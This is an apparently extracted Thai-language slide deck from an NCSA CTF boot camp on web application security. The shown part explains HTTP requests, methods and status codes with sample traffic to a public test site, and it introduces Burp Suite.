

NCSA CTF Boot Camp #2

Web Application Security

Responsible: Mr. Pichaya Morimoto
Version (Date): 1.0 (2025-06-28)
Confidentiality class: Public



Disclaimer

- จุดประสงค์ของการบรรยาย นี้เพื่อแบ่งปันความรู้ ทางด้านความปลอดภัยระบบสารสนเทศ
- ไม่สนับสนุนการนำความรู้ทางด้านความปลอดภัยฯ ไปใช้ในทางที่ผิดกฎหมายทั้งหมด
- ตัวอย่างโค้ด และรูปใน การบรรยาย นี้ เป็นระบบจำลองของทางผู้บรรยาย ไม่ใช่ระบบลูกค้า




Content Overview


- เว็บทำงานยังไง
 - HTTP Protocol
- แนะนำโปรแกรม Burp Suite
 - Interception (Proxy)
 - Repeater & Intruder
- ลองทำแลป !
 - Lab 1: Hidden HTTP Response Header
 - Lab 2: PIN Bruteforce
- วิเคราะห์ Web Client
 - JavaScript
- การเดาส่มรหัสผ่าน (Brute Force)
- OWASP Top 10
 - DBMS & SQL Injection




เว็บทำงานยังไง ?



เว็บทำงานอย่างไร ?




URL (Uniform Resource Locator)




**เว็บไซต์ประกอบด้วยไฟล์ต่าง ๆ
มากมาย**

HTTP คืออะไร ?

HTTP หรือ HyperText Transfer Protocol เป็น โพรโตคอลระดับแอปพลิเคชันหรือเป็นข้อกำหนดที่ใช้สำหรับการแลกเปลี่ยนข้อมูลบนอินเทอร์เน็ต และใช้ในการโหลดหน้าเว็บ




ที่มา: <https://developer.mozilla.org>



หน้าต่างข้อมูลการสื่อสาร ระหว่าง Client และ Server เป็นอย่างไร ?

HTTP Request

ตัวอย่าง: GET Method




HTTP Request Method


- GET
- POST
- PUT
- PATCH
- DELETE
- HEAD
- OPTIONS

ตัวอย่าง : GET Method

```
GET /index.php HTTP/1.1
Host: testphp.vulnweb.com
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```




ตัวอย่าง : POST Method



```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 28
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

uname=admin&pass=password123
```


HTTP Response



HTTP Status Code/Response Code

HTTP Status Code เป็นรหัสที่เซิร์ฟเวอร์ส่งกลับมายัง Client เพื่อบอกผลลัพธ์ของการร้องขอ (HTTP Request)

1XX : Informational

2XX : Success

3XX : Redirection

4XX : Client Error

5XX : Server Error

ตัวอย่าง:

200 OK

201 Created

301 Moved Permanently

302 Found



400 Bad Request

403 Forbidden

404 Not Found

500 Internal Server Error

ตัวอย่าง : Response Code - 200 OK



ตัวอย่าง : Response Code - 302 Found



Client

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Referer: http://testphp.vulnweb.com/login.php
[...]
```

uname=admin&pass=password123

HTTP Request


HTTP Response

HTTP/1.1 302 Found


Location: login.php

[...]

You must login




Server



ตัวอย่าง : Response Code - 403 Forbidden และ 404 Not Found


```
HTTP/1.1 403 Forbidden
Server: nginx
Date: Sun, 25 Aug 2024 06:35:57 GMT
Content-Type: text/html
Connection: keep-alive
Last-Modified: Wed, 08 Mar 2023 16:45:16 GMT
ETag: W/"31b-5f66640beff05"
Content-Length: 795
```

```
<!DOCTYPE html>
<html lang="en">
<head>
```





```
HTTP/1.1 404 Not Found
Server: nginx/1.19.0
Date: Sun, 25 Aug 2024 10:12:03 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 16
```

File not found.




Burp Suite




Burp Suite (ต่อ)

สามารถดาวน์โหลดได้ที่:


